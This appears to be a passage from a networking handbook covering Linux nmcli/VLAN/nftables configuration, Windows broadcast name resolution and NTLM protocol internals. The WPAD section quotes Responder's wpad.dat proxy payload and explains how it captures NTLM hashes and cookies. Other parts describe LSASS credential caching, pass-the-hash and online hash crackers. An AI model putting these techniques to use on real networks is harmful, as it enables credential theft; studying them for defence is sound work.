nmcli con show

nmcli con add type bridge-slave ifname {ETH0} master {BC}
nmcli con up {EC}
nmcli con up {BC}
# nmcli only supports Ethernet slaves
```

VLAN

VLANs are quite easy to configure in Linux:

```
ETH0=enp5s0
WIFI=wlx0011a30408fd
TEAM_IF=team0
TEAM=team-{TEAM_IF}

# nmcli DHCP VLAN
nmcli con add type vlan con-name VLAN12 dev {ETH0} id 12
# nmcli static address VLAN
nmcli con add type vlan con-name VLAN30 dev {ETH0} id 30 \
    ip4 10.10.10.10/24 gw4 10.10.10.254

# iproute2 VLAN
ip link add link {ETH0} name eth0.8 type vlan id 8
ip link set dev eth0.8 up
ip link set dev eth0.8 down
ip link delete eth0.8

# iproute2 create/add bond to bridge
ip link add bond0 type bond
ip link set bond0 type bond miimon 100 mode active-backup
ip link set em1 down
ip link set em1 master bond0
ip link set em2 down
ip link set em2 master bond0
ip link set bond0 up

ip link add br0 type bridge
ip link set bond0.2 master br0
ip link set br0 up

# nmcli create/add bond to bridge
```

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```
nmcli con add type bond con-name Bond0 ifname bond0 \
    bond.options "mode-active-backup,miimon=100" \
    ipv4.method disabled ipv6.method ignore
nmcli con add type ethernet con-name Slave1 ifname em1 \
    master em1 master bond0 slave-type bond
nmcli con add type ethernet con-name Slave2 ifname em2 \
    master em2 master bond0 slave-type bond
nmcli con add type bridge con-name Bridge0 ifname br0 \
    ip4 102.0.2.1/24
nmcli con add type vlan con-name Vlan2 ifname bond0.2 \
    dev bond0 id 2 master br0 slave-type bridge
nmcli con show
```

Device naming

See 8.3. Understanding the Predictable Network Interface Device Names and 8.5. Naming Scheme for VLAN Interfaces.

```
ls /sys/class/net/
ETH0=enp5s0
udevadm info /sys/class/net/${ETH0}
```

8.12 Windows broadcast name resolution

8.12.1 The protocols

NBT-NS

From NetBIOS over TCP/IP:

NetBIOS over TCP/IP (NBT, or sometimes NetBT) is a networking protocol that allows legacy computer applications relying on the NetBIOS API to be used on modern TCP/IP networks.

NetBIOS was developed in the early 1980s, targeting very small networks (about a dozen computers). Some applications still use NetBIOS, and do not scale well in today's networks of hundreds of computers when NetBIOS is run over NBF. When properly configured, NBT allows those applications to be run on large TCP/IP networks (including the whole Internet, although that is likely to be subject to security problems) without change.

NBT is defined by the RFC 1001 and RFC 1002 standard documents.

NetBIOS provides four distinct services:

- Name service for name registration and resolution (port: 137/udp)
- Name service for name registration and resolution (port: 137/tcp)
- Datagram distribution service for connectionless communication (port: 138/udp)
- Session service for connection-oriented communication (port: 139/tcp)

...

In relation to post-MS Windows 2000 / NT, client-server based networks, NetBIOS is effectively becoming a legacy protocol. NetBIOS was also developed for non-routable LANs. In most post year 2000

networks operating Windows 2000 or later, NetBIOS effectively offers backwards compatibility for network devices that predate compatibility with DNS.

LLMNR

From [Link-Local Multicast Name Resolution](#):

The Link-Local Multicast Name Resolution (LLMNR) is a protocol based on the Domain Name System (DNS) packet format that allows both IPv4 and IPv6 hosts to perform name resolution for hosts on the same local link. It is included in Windows Vista, Windows Server 2008, Windows 7 and Windows 8. LLMNR is defined in [RFC 4795](#).

In responding to queries, responders listen on UDP port 5355 on the following link-scope Multicast address:

IPv4 - 224.0.0.252, MAC address of 01-00-5E-00-00-FC

IPv6 - FF02::1:3 (this notation can be abbreviated as FF02::1:3), MAC address of 33-33-00-01-00-03

The responders also listen on TCP port 5355 on the unicast address that the host uses to respond to queries.

A short but detailed article is [Wikipedia Link-Local Multicast Name Resolution](#).

mDNS

From [Multicast DNS](#):

The multicast Domain Name System (mDNS) resolves host names to IP addresses within small networks that do not include a local name server. ...

When an mDNS client needs to resolve a host name, it sends an IP multicast query message that asks the host having that name to identify itself. That target machine then multicasts a message that includes its IP address. All machines in that subnet can then use that information to update their mDNS caches. ...

By default, mDNS only and exclusively resolves host names ending with the .local top-level domain (TLD).

8.12.2 Rules for resorting to broadcast name resolution vary

Clients can default to local broadcast, but the exact reason and rules can be quite complex and will vary based on configuration and software version. Name resolution policy varies depending on the OS, configuration, and network conditions in effect. For example, Windows 7 & Window Server 2008 R2 and beyond include a Name Resolution Policy Table (NRPT) while earlier Windows versions do not. From [The Name Resolution Policy Table](#):

In Query Failure, you can enable query failure options and then configure whether to use local name resolution (Link-Local Multicast Name Resolution [LLMNR] and NetBIOS broadcasts) only if the DNS name query response indicates that the name does not exist; to use local name resolution if the name does not exist or the DNS servers are unreachable when located on a network with private IPv4 addresses; or to use local name resolution for any type of name resolution failure or error.

And the behavior of a Windows domain client will differ depending on whether it can reach its configured domain controllers, So specifying a correct and complete set of rules is really difficult and will change over time. The main point is that regardless of the reasons for broadcast name resolution, tools like [Responder](#) can wait for clients to resort to LLMNR, NBT-NS, and mDNS.

8.12.3 WPAD as an example

From [Owning Windows Networks With Responder Part 2](#):

How WPAD works:

WPAD in a corporate Windows environment is used to automatically configure Internet Explorer proxy settings. This functionality is enabled by default on all Windows release since Windows 2000.

WPAD setup can be boiled down like this:

- If no wpad file was specified in a DHCP-INFORM packet (opcode 252), a DNS type A query will be issued for wpad, if DNS fail, then Link-local Multicast Name Resolution (LLMNR) will be used on Windows >= Vista, if it fail again then NetBIOS Name Service (NBT-NS) will be used.
- Once the WPAD server is found, the client will initiate an HTTP GET request and retrieve /wpad.dat file which is a javascript like file. This file is meant to contain basic or advanced proxy usage directives.
- Once this file is retrieved, Internet Explorer will use the retrieved settings and connect to the proxy server for all HTTP requests.

Continuing on in the article:

In this release, responder takes care of Web Proxy Autodiscovery Protocol (WPAD) requests. Responder will answer to WPAD LLMNR, NBT-NS queries and provide a wpad.dat file. The javascript payload used is pretty simple:

```
function FindProxyForURL(url, host) { return 'PROXY wpadwpadwpad:3141; DIRECT'; }
```

This function contains the following directives:

- Use a proxy server for all connections.
- Responder proxy server is set to wpadwpadwpad:3141
- If this proxy server fails for whatever reason, then access the website directly.

Once Internet Explorer retrieves this file, all connections will be redirected to Responder proxy server. It can be noted that no IP address is specified for this proxy but a local name (wpadwpadwpad) and there's a reason for that:

- We want to have this local name to be queried via LLMNR or NBT-NS, which Responder will resolve.
- Once this Local Intranet Zone (LIZ) name is resolved, Internet Explorer will connect to Responder and send its NTLM hashes transparently with no password prompt.

The second trick is to abruptly reset the HTTP connection upon receiving Internet Explorer's last NTLM packet exchange (NTLMSSP_AUTH) which contains the NTLM credentials. This allows us to fake a proxy failure so IE will simply connect directly to the website it requested.

The cool catch in this is that for each connection IE will try to reuse the proxy even if it failed before. This means that Responder is able to catch the cookies for each web request transparently.

8.13 nftables

8.13.1 nftables replaces {ip, ip6, eb, arp}tables


nftables is available in Linux kernels since 3.13 (see [List of updates since Linux kernel 3.13](#)) and replaces **iptables**, **ip6tables**, **ebtables**, and **arptables** (see [Main differences with iptables](#)).

See [Why nftables?](#) for it's key advantages.

8.13.2 nftables reuses connection tracking and hooks

Netfilter hooks

See [Netfilter hooks](#) for the prerouting, input, output, forward, and postrouting hooks:



For a firewall, network traffic goes:

- through the firewall - prerouting ==> foward ==> postrouting
- to the firewall - prerouting ==> input
- from the firewall - output ==> postrouting

A normal computer doesn't route traffic so lacks "through the firewall".

The purpose of the hooks are:

prerouting DNAT (desitination nat)

local input filter incoming traffic

forward filter traffic through the firewall

local output filter outgoing traffic

postrouting SNAT (source nat)

Connection tracking system

[Connection Tracking System](#) summarizes the hooks, the actions available to hooks (accept, drop, queue, stolen, repeat), and connection states (new, established, related, invalid). **nftables** does not replace these.

8.13.3 Learning nftables

Documentation

See:

- [nftables wiki](#)
- [Quick reference - nftables in 10 minutes](#)
- [Beginners Guide to nftables Traffic Filtering](#)

- [arch linux nftables](#)
- [nft manpage](#)
- [Netfilter hooks](#)
- [Moving from iptables to nftables](#)

Examples

See:

- [Simple ruleset for a workstation](#)
- [Classic perimeter firewall example](#)
- [Explaining My Configs: nftables](#)
- [gentoo linux Nftables/Examples](#)
- [kernel newbies nftables examples](#)

8.13.4 Implementation details

Installation and basic setup

Here is a setup for a workstation:

```
# Install and check nftables
sudo apt install nftables -y
/sbin/modinfo nf_tables
lsmod | grep '^nf'
# Documentation
man nft

# nftables starts with /etc/nftables.conf rules.
# Set up with workstation example or your own rules.
NFTRULES=/usr/share/doc/nftables/examples/syntax/workstation
sudo cp $NFTRULES /etc/nftables.conf
# Enable nftables on reboot
sudo systemctl enable nftables
# To (re)load the rules:
sudo nft -f /etc/nftables.conf

# Save ruleset somewhere
BACKUPDIR=~
echo "flush ruleset" > $BACKUPDIR/nftables
sudo nft list ruleset >> $BACKUPDIR/nftables

# Remove iptables
sudo iptables -F
sudo ip6tables -F
sudo rmmod ip{,6}table_filter ip{,6}_tables x_tables
sudo apt purge iptables -y
```

This is the author's actual desktop `/etc/nftables.conf` (the firewall does a lot of screening):

```
#!/usr/sbin/nft -f

flush ruleset

define unifi1_ipv4 = 192.168.2.2
define roku_ipv4 = 192.168.1.129

table inet filter {
  chain input {
    type filter hook input priority 0;

    # accept any localhost traffic
    iif lo accept

    # accept traffic originated from us
    ct state established,related accept

    # accept ssh
    tcp dport 22 ct state new accept

    # accept neighbour discovery otherwise connectivity breaks
    ip6 nexthdr icmpv6 icmpv6 type { nd-neighbor-solicit, echo-request, nd-router-
    →advert, nd-neighbor-advert } accept

    # accept unifi tcp 8080, udp 3478
    ip saddr $unifi1_ipv4 tcp dport 8080 accept
    ip saddr $unifi1_ipv4 udp dport 3478 accept

    # drop known noisy traffic
    ip saddr $roku_ipv4 drop

    # count and drop any other traffic
    counter log drop
  }

  chain forward {
    type filter hook forward priority 0; policy accept;
  }

  chain output {
    type filter hook output priority 0; policy accept;
  }
}
```

More complex setups

[aborrerro/nftables-managed-with-git](#) shows how to manage large firewall rule sets and check syntax before deploying. Even if not used, the following ideas are useful.

Use a file layout of:

```
/etc/ruleset.nft flushes the previous ruleset and includes these files:
/etc/nftables.d/ruleset.nft (the main file)
/etc/nftables.d/inet-filter-chain-input.nft (input chain)
/etc/nftables.d/inet-filter-chain-forward.nft (forward chain)
```

```
/etc/nftables.d/inet-filter-chain-output.nft (output chain)
/etc/nftables.d/inet-filter-sets.nft (data sets for the inet filter table)
```

Also rules can be evaluated in a new network namespace (with it's own ruleset) to avoid messing up the operational ruleset.

```
NFT=/usr/sbin/nft
# Namespace file to test
RULESET=$HOME/Persistent/setup/nft/ruleset.nft

# Create temp namespace
NETNS="nft-test-ruleset"
sudo ip netns add $NETNS 2>/dev/null
# Check if exists
NETNS_LIST=$(sudo ip netns list)
grep $NETNS <<< $NETNS_LIST >/dev/null 2>/dev/null
if [ "$?" != "0" ] ; then
    echo "unable to create netns $NETNS"
fi

# Load new ruleset in temp namespace
sudo ip netns exec $NETNS $NFT -f $RULESET
if [ "$?" != "0" ] ; then
    echo "failed to load $RULESET"
fi

# Flush ruleset and delete namespace
sudo ip netns exec $NETNS $NFT flush ruleset
sudo ip netns delete $NETNS
```

8.14 Not getting hacked

8.14.1 Online resources

EFF

See EFF Security, EFF Privacy, Tips, Tools and How-tos for Safer Online Communications, and EFF Security Education Companion.

Guides for individual users

- The Motherboard Guide to Not Getting Hacked
- The jargon-free guide to computer and internet security
- Online security 101: Tips for protecting your privacy from hackers and spies
- The Normal Person's Guide to Internet Security
- A beginner's guide to beefing up your privacy and security online
- A Beginners Guide To Internet Security

Guides for organizations

- Cybersecurity Campaign Playbook

8.15 NTLM

From [Implementing CIFS - 2. SMB: The Server Message Block Protocol](#):

... they have weapons of mass confusion and aren't afraid to use them. – [iomud on Slashdot](#)

8.15.1 Background Material

Here is some reading to help understand NTLM:

[MS-NLMP]: NT LAN Manager (NTLM) Authentication Protocol The most detailed NTLM article found.

The NTLM Authentication Protocol and Security Support Provider Shorter, yet still detailed NTLM description.

[MS-NTHT]: NTLM Over HTTP Protocol MSDN HTTP NTLM article.

Implementing CIFS Covers much more than NTLM; contains useful information about SMB, NBT, and the browser service.

The Most Misunderstood Windows Security Setting of All Time Explains the registry value `LMCompatibilityLevel`.

Mitigating Pass-the-Hash (PtH) Attacks and Other Credential Theft Techniques Explains [Pass the hash](#).

NT LAN Manager and Integrated Windows Authentication Wikipedia's higher level summary of NTLM.

OnlineHashCrack Online hash cracker. Free for passwords < 8 characters, cheap otherwise; only pay if cracked.

CloudCracker A not-free online NTLM hash cracker.

pysmb The `ntlm.py` contains routines useful in understanding NTLM details:

`expandDesKey()` = shows how 7 bits of password are packed into DES key with no parity.

`DESL()` = generates DES key from 3 pieces.

`generateChallengeResponseV1()` = NTLMv1 challenge response

`generateChallengeResponseV2()` = NTLMv2 challenge response

pyDes Python DES implementation used by `pysmb`.

8.15.2 Kerberos vs NTLM

Kerberos preferred

From [Purging Old NT Security Protocols](#):

Everyone knows that Kerberos is Microsoft's preeminent security protocol and that NTLM is both inefficient and, in some iterations, not strong enough to avoid concerted attack. NTLM V2 using complex passwords stands up well to common hash cracking tools like Cain and Abel, Ophcrack, or John the Ripper. On the other hand, NTLM V1 is defeated far faster and LM is effectively no protection at all.

...

Microsoft stopped using LM after Windows 95/98/ME.

All supported versions of Windows obey the `LMCompatibilityLevel` registry setting, and can use NTLMv2 just as easily as NTLMv1. ... Considering how unsafe LM and NTLMv1 are, enabling `NoLMHash` and `LMCompatibility` 4 or 5 on all computers ... would definitely catch anyone requiring unsafe protocols.

And given the currently supported Windows platforms the last sentence should be changed from “LMCompatibilityLevel 4 or 5 on all computers” to “LMCompatibilityLevel 5 on all computers”.

From [About NTLM usage in your environment](#):

NTLM has the following vulnerabilities:

- No server authentication.
- Weaker cryptography.

Tools like [Responder](#) exploit the lack of server authentication and precomputed data a [Rainbow table](#) exploit the weaker cryptography.

But NTLM required

From [NT LAN Manager - NTLM and Kerberos](#), “NTLM must be used under the following conditions”:

- The client is authenticating to a server using an IP address (and no reverse name resolution available)
- The client is authenticating to a server that belongs to a different Active Directory forest that has a legacy NTLM trust instead of a transitive inter-forest trust
- The client is authenticating to a server that doesn’t belong to a domain
- No Active Directory domain exists (commonly referred to as “workgroup” or “peer-to-peer”)
- Where a firewall would otherwise restrict the ports required by Kerberos (typically TCP 88)

In Windows Vista and above, neither LM nor NTLM are used by default. NTLM is still supported for inbound authentication, but for outbound authentication NTLMv2 is sent by default instead. Prior versions of Windows (back as far as Windows NT 4.0 Service Pack 4) could be configured to behave this way, but it was not the default.

8.15.3 SSP and SSPI

NTLMSSP is one of several SSPI's

Microsoft has the concept of SSP (Security Support Provider) and SSPI (SSP Interface). From [Windows SSPs](#):

The following SSPs are installed with Windows:

- NTLM (Introduced in Windows NT 3.51) (msv1_0.dll) - Provides NTLM challenge/response authentication for client-server domains prior to Windows 2000 and for non-domain authentication (SMB/CIFS).
- Kerberos (Introduced in Windows 2000 and updated in Windows Vista to support AES) (kerberos.dll) - Preferred for mutual client-server domain authentication in Windows 2000 and later.
- Negotiate (Introduced in Windows 2000) (secur32.dll) - Selects Kerberos and if not available, NTLM protocol. Negotiate SSP provides single sign-on capability, sometimes referred to as Integrated Windows Authentication (especially in the context of IIS). On Windows 7 and later, NEGOTIATE is introduced which negotiates the use of installed custom SSPs which are supported on the client and server for authentication.
- Secure Channel (aka SChannel) - Introduced in Windows 2000 and updated in Windows Vista to support stronger AES encryption and ECC. This provider uses SSL/TLS records to encrypt data payloads. (schannel.dll)

- PCT (obsolete) and Microsoft's implementation of TLS/SSL - Public key cryptography SSP that provides encryption and secure communication for authenticating clients and servers over the internet. Updated in Windows 7 to support TLS 1.2.
- Digest SSP (Introduced in Windows XP) (wdigest.dll) - Provides challenge/response based HTTP and SASL authentication between Windows and non-Windows systems where Kerberos is not available.
- Credential (CredSSP) (Introduced in Windows Vista and available on Windows XP SP3) (credssp.dll) - Provides SSO and Network Level Authentication for Remote Desktop Services.
- Distributed Password Authentication (DPA) - (Introduced in Windows 2000) (msapsspc.dll) - Provides internet authentication using digital certificates.
- Public Key Cryptography User-to-User (PKU2U) (Introduced in Windows 7) (pku2u.dll) - Provides peer-to-peer authentication using digital certificates between systems that are not part of a domain.

From [NTLMSSP and SSPI](#):

Windows provides a security framework known as SSPI - the Security Support Provider interface. This is the Microsoft equivalent of the GSS-API (Generic Security Service Application Program Interface, RFC 2743), and allows for a very high-level, mechanism-independent means of applying authentication, integrity, and confidentiality primitives. SSPI supports several underlying providers; one of these is the NTLMSSP (NTLM Security Support Provider), which provides the NTLM authentication mechanism we have been discussing thus far. ... The API provided by SSPI abstracts away almost all the details of NTLM. The application developer doesn't even have to be aware that NTLM is being used, and another authentication mechanism (such as Kerberos) can be swapped in with little or no changes at the application level.

SSPI's provide authentication and session security

SSPI's provide not just authentication services, but also message signing (integrity) and sealing (confidentiality) functionality. Considering this becomes important when differentiating among LM, NTLMv1, NTLM2, and NTLMv2: NTLM2 (similar to MS-CHAPv2) uses NTLMv1 authentication with NTLMv2 session security. From [The NTLM Authentication Protocol and Security Support Provider](#):

The NTLM Security Support Provider provides authentication, integrity, and confidentiality services within the Window Security Support Provider Interface (SSPI) framework. SSPI specifies a core set of security functionality that is implemented by supporting providers; the NTLMSSP is such a provider. The SSPI specifies, and the NTLMSSP implements, the following core operations:

1. **Authentication** – NTLM provides a challenge-response authentication mechanism, in which clients are able to prove their identities without sending a password to the server.
2. **Signing** – The NTLMSSP provides a means of applying a digital “signature” to a message. This ensures that the signed message has not been modified (either accidentally or intentionally) and that that signing party has knowledge of a shared secret. NTLM implements a symmetric signature scheme (Message Authentication Code, or MAC); that is, a valid signature can only be generated and verified by parties that possess the common shared key.
3. **Sealing** – The NTLMSSP implements a symmetric-key encryption mechanism, which provides message confidentiality. In the case of NTLM, sealing also implies signing (a signed message is not necessarily sealed, but all sealed messages are signed).

...

NTLM authentication is a challenge-response scheme, consisting of three messages, commonly referred to as Type 1 (negotiation), Type 2 (challenge) and Type 3 (authentication).

It basically works like this:

1. The client sends a Type 1 message to the server. This primarily contains a list of features supported by the client and requested of the server.
2. The server responds with a Type 2 message. This contains a list of features supported and agreed upon by the server. Most importantly, however, it contains a challenge generated by the server.
3. The client replies to the challenge with a Type 3 message. This contains several pieces of information about the client, including the domain and username of the client user. It also contains one or more responses to the Type 2 challenge.

The responses in the Type 3 message are the most critical piece, as they prove to the server that the client user has knowledge of the account password.

The process of authentication establishes a shared context between the two involved parties; this includes a shared session key, used for subsequent signing and sealing operations.

LM and NTLM hash are password-equivalents

From [The NTLM Authentication Protocol and Security Support Provider](#):

Note that unlike Unix password hashes, the LM and NTLM hash are password-equivalents in the context of the response calculations; they must be protected, as they can be used to authenticate users across the network even without knowledge of the actual password itself.

8.15.4 Keeping customers happy and less secure

Backwards compatibility

Much of the security vulnerability of Windows is due to keeping backwards compatibility for no longer supported clients & servers. Right now there should be no reason to even keep a LM hash around in the code nor to use anything but NTLMv2 for non-Kerberos authentication: the Microsoft clients and servers unable to support NTLMv2 have long been out of support. Even Windows 95 can be made to support NTLMv2.

Considering that Windows 7 and Windows Server 2008R2 have both passed mainstream support end dates, why let a miniscule number of holdouts drag the rest of the computing world's security down?

SSO

Windows authentication is set up to provide SSO, which also makes some attacks possible, like [Pass the hash](#). Let's review SSO and credential handling. Following [Hello My name is Microsoft and I have a credential problem](#):

Prevent multiple username and password entry

Microsoft's problem with credentials starts with the implementation of the Single Sign on Solution (SSO) built into many Microsoft products, including Windows. Meant to improve user experience, Windows goes to extensive lengths behind the scenes to prevent the user from having to type in their username and password more than once. If this feature didn't exist, every time a user would try to access a network resource, such as email for a fileshare, they would be prompted for their password. In the average corporate network environment, this could end up being 10 or more times upon initial logon.

Multiple SSP's and credential caching

Behind the scenes, Windows authentication can interact with multiple authentication schemes. In order to provide the correct authenticator to the authentication service, Windows caches the user's credentials in memory in whatever format is required. In the case of NTLM, all that is saved is the user's password hash. For other authentication providers, including Kerberos, however, the plaintext username and password are saved. This means with the proper tools and SYSTEM level access, an attacker can recover the username and password for all users that are logged in. On servers with a large number of user logins, such as a file server or Exchange server, this could be devastating. This leaves attackers asking "Why 'Pass the Hash' when you can get the actual username and password?"

Note: from [An Overview of KB2871997 3.c](#) "Removal of clear-text credentials from LSASS", "This update prevents every Microsoft SSP in LSASS, besides WDigest, from storing the user's clear-text password. WDigest still stores the user's clear-text password because it cannot function without the user's password (Microsoft does not want to break existing customer setups by shipping an update to disable this)."

Two-factor authentication only for initial login

Even if an organization has implemented two-factor authentication, its use is only for "interactive sessions". This means that the second authentication factor (smart card, passcode token, soft cert, etc) is only used when physically logging into a server at the console or via Remote Desktop Protocol /terminal services. It is also possible for websites to require the security certificate of a user before allowing access. Unfortunately, most interactions that a user has with the work environment aren't considered "interactive". Access to file shares, email and database logins, to name a few, cannot use the second factor for authentication. What does this mean? Windows still relies on the passwords and/or password hashes behind the scenes to authenticate to network resources that are incapable of utilizing two-factor authentication.

SSP's store different information

Somewhat simplified, when the user initially logs in interactively (via the computer's console) they interact with the "Winlogon" process. "Winlogon" accepts the user's credentials and passes them onto the "LSASS" (Local Security Authority Subsystem Service) process for validation. "LSASS" uses "authentication packages" to validate that the credentials are valid, for example by validating against Active Directory or the local SAM database. Assuming the credentials are validated, a shell is created for the user and the logon process continues on. However, the valid credentials are cached for future use by the LSASS process. In fact, LSASS is a true polyglot, speaking several different authentication methods.

Authentication dialects are supported by "Security Support Providers", or SSPs for short. There are SSPs for Kerberos, NTLM, Digest-MD5, and others. Many of the SSPs might not be used at all during the average user's session. However, each of the SSPs keeps what it needs in order to properly process requests for that particular dialect. You know, just in case. . .

What's stored in LSASS process memory for SSP's (and can be read by local administrators or someone with the "Debug Programs" right)?

- Kerberos: username, domain, plaintext password (but not since KB2871997)
- NTLM: username, domain, LM password hash (of password < 15 characters), NTLM hash
- Digest MD5: username, domain, plaintext password

NTLMSSP does Pass the hash

When NTLMSSP authenticates for the user it does not use the plaintext password. Rather, it uses the LM or NTLM hash. So when we hear of the [Pass the hash](#) exploit, that's exactly what NTLMSSP does; NTLMSSP doesn't have the plaintext password as it only has the LM and/or NTLM hashes.

SSO in summary

Credentials including plaintext passwords and LM/NTLM password hashes are cached by the LSASS. They are accessible to local administrative users and those with "Debug Programs" right. And the password hashes are equivalent to having the plaintext password as the NT challenge response only requires the hashed password, not the plaintext password.

So SSO presents some risks in return for better user experience. But even if SSO didn't store credentials they are available via other means, as we'll see shortly.

8.15.5 Basics of LM/NTLM/NTLM2/NTLMv2

NTLM does not establish any transport connections

From [\[MS-NLMP\]: NT LAN Manager \(NTLM\) Authentication Protocol - 2.1 Transport](#):

NTLM messages are passed between the client and server. The NTLM messages MUST be embedded within the application protocol that is using NTLM authentication. NTLM itself does not establish any transport connections.

Password hash, authentication, session security

As mentioned above, the NTLMSSPI uses a password hash to provide authentication and session security. Leaving out LM, there are 3 different NTLM protocol versions: NTLMv1, NTLM2 Session, and NTLMv2.

Password storage

None of LM/NTLM/NTLM2/NTLMv2 stores cleartext passwords; instead their LM or NTLM hash (or both) are stored. Since the LM hash is inherently weak it's storage should be avoided. Unfortunately, from [Hello My name is Microsoft and I have a credential problem](#): "In the LSASS process, a LM hash is calculated REGARDLESS for any password of 14 characters or less. Even if the registry settings exist to prevent the LM passwords from being written to disk." Of course creating passwords of length at least 15 solves this problem.

From [Cached and Stored Credentials Technical Overview](#), credential storage can be one of:

- SAM database (for non-domain controllers) or the directory (for domain controllers). Dumping hashes from the SAM on a running system requires administrative privileges.
- LSASS process memory. Dumping hashes from memory requires administrative privileges or the "Debug Programs" right. The memory is removed when the user locks the system or logs off.
- LSA secrets on the disk. These are accounts for the computer, Windows services, and scheduled tasks.
- Cached credentials in the registry. This is very bad in the case of Domain/Enterprise Admins.

LM, NTLM, NTLM with session security, NTLMv2

Users are authenticated by one of LM, NTLM, NTLM with session security (aka NTLM2, similar to MS-CHAPv2), NTLMv2, or Kerberos authentication.

Most readers will be familiar with all these except NTLM with session security. From [NT LAN Manager - NTLM2 Session](#):

The NTLM2 Session protocol similar to MS-CHAPv2. It consists of authentication from NTLMv1 combined with session security from NTLMv2. ...

This is a strengthened form of NTLMv1 which maintains the ability to use existing Domain Controller infrastructure yet avoids a dictionary attack by a rogue server.

8.15.6 Comparing LM vs NTLMv1 vs NTLMv2

From [Cracking NTLMv2 Authentication - Black Hat](#) here are some high level differences between LM, NTLMv1, and NTLMv2. From the following table we can see that NTLMv1 & v2 use the same stored password hash value, while LM & NTLMv1 use the same challenge/response algorithm.

.	LM	NTLMv1	NTLM v2
Password case sensitive	No	Yes	Yes
Hash key length	56 bit + 56 bit	•	•
Password hash algorithm	DES (ECB mode)	MD4	MD4
Hash value length	64 bit + 64 bit	128 bit	128 bit
C/R key length	56 bit + 56 bit + 16 bit	56 bit + 56 bit + 16 bit	128 bit
C/R algorithm	DES (ECB mode)	DES (ECB mode)	HMAC_MD5
C/R value length	64 bit + 64 bit + 64 bit	64 bit + 64 bit + 64 bit	128 bit

NTLMv1 was released with Windows NT 3.1 to replace LM. From [LM hash](#):

To address the security weaknesses inherent in LM encryption and authentication schemes, Microsoft introduced the NTLMv1 protocol in 1993 with Windows NT 3.1. ... On the negative side, the same DES algorithm was used with only 56-bit encryption for the subsequent authentication steps, and there is still no salting. Furthermore, Windows machines were for many years configured by default to send and accept responses derived from both the LM hash and the NTLM hash, so the use of the NTLM hash provided no additional security while the weaker hash was still present. It also took time for artificial restrictions on password length in management tools such as User Manager to be lifted.

From [LAN Manager](#):

LAN Manager authentication uses a particularly weak method of hashing a user's password known as the LM hash algorithm. This makes the supposed one-way function crackable in a matter of seconds using rainbow tables, or in few hours using brute force. Its use in Windows NT was replaced by NTLM, which is still vulnerable to rainbow tables, but less vulnerable to brute force attacks. A Microsoft TechNet article updated May 2012 indicated NTLM hashes were applicable to Windows 7, Server 2003, Server 2008, Server 2008 R2, and Vista. Another TechNet article updated November 2012 stated NTLM applied to Windows 8, 8.1, Server 2012, and Server 2012 R2 and that it "must be used for ... systems configured as a member of a workgroup." It also said that NTLM is used for local logon except domain controllers, but Kerberos is preferred in Active Directory Environments.

From [LM hash](#):

While LAN Manager is considered obsolete and current Windows operating systems use the stronger NTLMv2 or Kerberos authentication methods, Windows systems before Windows Vista/Windows Server 2008 enabled the LAN Manager hash by default for backward compatibility with legacy LAN Manager and Windows Me or earlier clients, or legacy NetBIOS-enabled applications. It has for many years been considered good security practice to disable the compromised LM and NTLMv1 authentication protocols where they aren't needed. Starting with Windows Vista and Windows Server 2008, Microsoft disabled the LM hash by default; the feature can be enabled for local accounts via a security policy setting, and for Active Directory accounts by applying the same setting via domain Group Policy. The same method can be used to turn the feature off in Windows 2000, Windows XP and NT. Users can also prevent a LM hash from being generated for their own password by using a password at least fifteen characters in length.

NTLMv1 authentication

First we define a couple of functions needed next:

DESL(K, D) Indicates the encryption of an 8-byte data item D with the 16-byte key K using the Data Encryption Standard Long (DESL) algorithm. The result is 24 bytes in length. DESL(K, D) is computed as follows.

```
ConcatenationOf( DES(K[0..6], D), \
                  DES(K[7..13], D), \
                  DES(ConcatenationOf(K[14..15], Z(5)), D));
```

Note K[] implies a key represented as a character array. And after every 7 bits of key K an eight 0 bit is inserted, making the 7 bytes into 8.

Z(N) Indicates the creation of a byte array of length N. Each byte in the array is initialized to the value zero.

From 3.3.1 NTLM v1 Authentication:

The following pseudocode defines the details of the algorithms used to calculate the keys used in NTLM v1 authentication.

Note The LM and NTLM authentication versions are not negotiated by the protocol. It MUST be configured on both the client and the server prior to authentication. The NTOWF v1 function defined in this section is NTLM version-dependent and is used only by NTLM v1. The LMOWF v1 function defined in this section is also version-dependent and is used only by LM and NTLM v1.

The NT and LM response keys MUST be encoded using the following specific one-way functions where all strings are encoded as RPC_UNICODE_STRING ([MS-DTYP] section 2.3.10).

- Explanation of message fields and variables:
 - ClientChallenge - The 8-byte challenge message generated by the client.
 - LmChallengeResponse - The LM response to the server challenge. Computed by the client.
 - NegFlg, User, UserDom - Defined in section 3.1.1.
 - NTChallengeResponse - The NT response to the server challenge. Computed by the client.
 - Passwd - Password of the user. If the password is longer than 14 characters, then the LMOWF v1 cannot be computed. For LMOWFv1, if the password is shorter than 14 characters, it is padded by appending zeroes.
 - ResponseKeyNT - Temporary variable to hold the results of calling NTOWF().
 - ResponseKeyLM - Temporary variable to hold the results of calling LMGETKEY.

- CHALLENGE_MESSAGE.ServerChallenge - The 8-byte challenge message generated by the server.

Functions Used:

Z(M)- Defined in section 6.

```

Define NTOWFv1(Passwd, User, UserDom) as MD4(UNICODE(Passwd))
EndDefine

Define LMOWFv1(Passwd, User, UserDom) as
    ConcatenationOf( DES( UpperCase( Passwd) [0..6], "KGS!@#$$%"),
        DES( UpperCase( Passwd) [7..13], "KGS!@#$$%"))
EndDefine

